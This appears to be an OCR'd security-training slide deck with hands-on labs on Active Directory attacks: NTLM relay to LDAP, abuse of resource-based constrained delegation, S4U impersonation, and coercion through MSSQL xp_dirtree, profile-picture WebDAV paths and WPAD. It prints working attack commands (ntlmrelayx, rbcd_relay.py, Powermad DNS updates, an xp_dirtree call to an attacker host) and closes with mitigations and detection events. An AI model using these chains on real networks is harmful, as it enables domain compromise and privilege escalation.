MIC: ab5e1467ff089594f45f7baba916f1bc
```

- Can reset the Negotiate Sign flag and relay

Reflective relay is dead

- Reflective relay used to be an RCE vector
  - Patched around MS08-068 – not only!
- Cross-protocol reflective relay was still viable
  - Weaponized in “Hot Potato” – patched in MS16-075
  - “Rotten Potato” is still alive and kicking – but it works differently

Reflective relay is dead

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- Cross-protocol reflective relay was still viable
  - Weaponized in “Hot Potato” – patched in MS-16-075
  - “Rotten Potato” is still alive and kicking – but it works differently
- What can still be done by relaying a computer account logon?
- Seems to be useless – unless the computer account itself has access to useful resources
- Primitives to force machine accounts to authenticate over the network are not common (publicly)

Think outside the box

- Resources can configure RBCD for themselves
- Including computer accounts
- Can be done over LDAP
- Can relay to LDAP?
  - Only if the client does not negotiate signing
  - If so, it can be weaponized!
- Coercing a computer account connection is a valuable primitive again!

Drop the MIC abuse

- The idea to trigger an SMB connection through the "printer bug" and relay it to LDAP was initially published within "Wagging the Dog"
- Beautiful weaponization by Dirk-jan Mollema (@_dirkjan)
- The chain:
  - Printer bug
  - Drop the MIC + reset Negotiate Sign
  - Relay to LDAP
  - Configure RBCD on the target host
  - Perform full S4U attack
  - RCE

Viable Primitives

- Drop the MIC is patched, and no longer viable
- What is still viable?
  - NetNTLMv1
    - Printer bug + divide and conquer = RCE through silver tickets
      - Credit to Tim McGuffin (@NotMedic)
    - NetNTLMv1 is disabled by default
  - Targets that don't support MIC – XP/2003 and prior
  - **A client that doesn't negotiate signing – WebClient, including WebDAV**
    - The printer bug coerces SMB traffic – always negotiates signing
    - Need other primitives

WebClient Authentication

- By default, when the WebClient needs to authenticate, it uses the default credentials (from the Windows logon session) for targets in the Intranet Zone and the Trusted Zone
  - For targets in the Internet Zone, the client prompts the user for credentials
- The Dot Rule: “If the URI doesn’t contain any periods then it is mapped to the Local Intranet Zone”
- How can we control such a URI?
  - Compromise one
  - Make our own

ADIDNS

- Active Directory Integrated DNS
- Extensively explored by Kevin Robertson (@NetSPI)
- By default, any domain user can create new DNS records
- We can create records for our relay server

Let’s find some primitives

MSSQL stored procedures

- SQL Servers have several stored procedures that take UNC paths
- By default, authenticated users can make use of XP_DIRTREE, which allows getting directory listings
- The WebDAV client is not installed on all servers by default
  - Requires the “Desktop Experience” or “WebDAV Redirector” feature
  - Installed on workstations by default


MSSQL RCE/LPE

- Conditions:
  - A user account that can authenticate and invoke XP_DIRTREE (or similar)
  - The MSSQL service is running as Network Service, Local System, or Virtual Account (default)
  - The WebDAV client is install and running

MSSQL RCE/LPE

- Compromise an account with an SPN or create one
- Add an ADIDNS record, if required
- Login to the MSSQL service on the target host
- Invoke XP_DIRTREE to trigger a WebDAV connection to the relay server
- Perform NTLM relay to LDAP on the DC
- Configure RBCD to the target host
- Perform a full S4U attack

MSSQL RCE/LPE



The toolset

- Adding a new ADIDNS Record:
  - Using Powermad:
    ```
    Invoke-DNSUpdate -DNSType A -DNSName attacker_hostname -DNSData attacker_ip -Username attacker_account -Realm domain_name
    ```
- Delete an existing record:
  - Using Powermad:
    ```
    Invoke-DNSUpdate -DNSType A -DNSName attacker_hostname -Username attacker_account -Realm domain_name
    ```
- Matt Bush's Lightweight WebDAV relay tool:
  (https://gist.github.com/3xocyte/4ea8e15332e5008581febdb502d0139c)
  ```
  rbcd_relay.py ip_or_hostname_of_DC domain_name name_of_account_to_relay attacker_account
  ```
- ntlmrelayx:
  ```
  ntlmrelayx.py -t ldaps://ip_or_hostname_of_DC --delegate-access
  ```
- Impacket MSSQL client:
  ```
  mssqlclient.py domain_name/username@hostname_or_IP -windows-auth
  xp_dirtree "\\attacker_hostname@80\whatever"
  ```

Lab: MSSQL RCE/LPE


- **Objective:** Gain RCE on Service B via SQL Server
- **Tasks:**
  - Reset the RBCD configuration on Service B
  - Use Powermad's Invoke-DNSUpdate.ps1 to add an ADIDNS record for your Ubuntu box
  - Run the rbcd_relay.py tool to configure RBCD from the computer account you created to Service B
  - Connect to the SQL Server on Service B and invoke xp_dirtree to coerce a connection to WebDAV on port 80 on your Ubuntu box
  - Check the RBCD on Service B
  - Execute a full S4U attack on Service B to impersonate Administrator and gain access to C$ on Service B from Service A

Windows 10/2016/2019 LPE


- When users change their account profile picture, ultimately NT SYSTEM opens the file to read its attribute
- Can load files from a UNC path, including WebDAV
- That's all it takes!

- Affects Windows 10/2016/2019
  - Requires the WebDAV Redirector
  - Installed on all Windows 10 hosts by default

Windows 10/2016/2019 LPE



Windows 10/2016/2019 LPE



The toolset

- Matt Bush's Lightweight WebDAV relay tool (https://gist.github.com/3xocyte/4ea8e15332e5008581febdb502d0139c):
  - `rbcd_relay.py ip_or_hostname_of_DC domain_name name_of_account_to_relay attacker_account`

- Use the filename dummy.JPG
- Example path: \\relayserver@80\folder\dummy.JPG

Lab: Windows 10/2016/2019 LPE

- **Objective:** Escalate your privileges on Service B
- **Tasks:**
  - RDP into Service B with your low-privileged user
  - Reset the RBCD configuration on Service B
  - Run the rbcd_relay.py tool to configure RBCD from the computer account you created to Service B
  - Change your user's account profile picture to a WebDAV path on your Ubuntu box
  - Check the RBCD on Service B
  - Execute a full S4U attack on Service B to impersonate Administrator and gain access to C$ on Service B from Service A

WPAD attack chain

- An amazing attack chain by Dirk-jan Mollema (@_dirkjan)
- By default, IPv6 is enabled on all Windows hosts
  - If an IPv6 address is not assigned, it continuously broadcasts for one
  - mitm6
- WPAD poisoning allows modifying proxy settings
  - Runs as Local Service – no authentication
  - Proxy authentication is possible, and it is WebClient!
- Relay machine account to LDAP
- Configure RBCD
- Perform a full S4U attack

Found more primitives?
Tell us!

Bill is smart

- Bill owned his mistake and fixed it
- S4U2Proxy will no longer produce a FORWARDABLE ticket from a NON-FORWARDABLE ticket
- Bill imposed more strict restrictions on who is allowed to set up RBCD
- Visitors were advised not to hand over their day passes to operators and abolished unconstrained delegation
- The LUNA protocol was upgraded to enforce signing



Microsoft took a different approach



Mitigating Controls

- Mark privileged accounts as “sensitive for delegation” or add them to the “Protected Users” Active Directory group
  - What about computer accounts?
- Avoid using unconstrained delegation
- Configure LDAP signing with channel binding
- Deny “Self” from configuring RBCD
- Deny everyone from configuring RBCD!

Detection – S4U2Self

- Service ticket request event
- Account is the same as service



Detection – S4U2Proxy

- Service ticket request event
- Transited Services is not blank




Detection – RBCD

- Requires configuring a SACL



Detection – krbtgt Persistence

- Service ticket request event
- Service name is krbtgt
- Transited Services is not blank



Find the full details in our elaborate post:

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

Acknowledgements

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- Ben Campbell (@Meatballs__)
- Dirk-jan Mollema (@_dirkjan)
- Kevin Robertson (@NetSPI)
- Danyal Drew (@danyaldrew)
- Alberto Solino (@agsolino)

Questions?



Thank you

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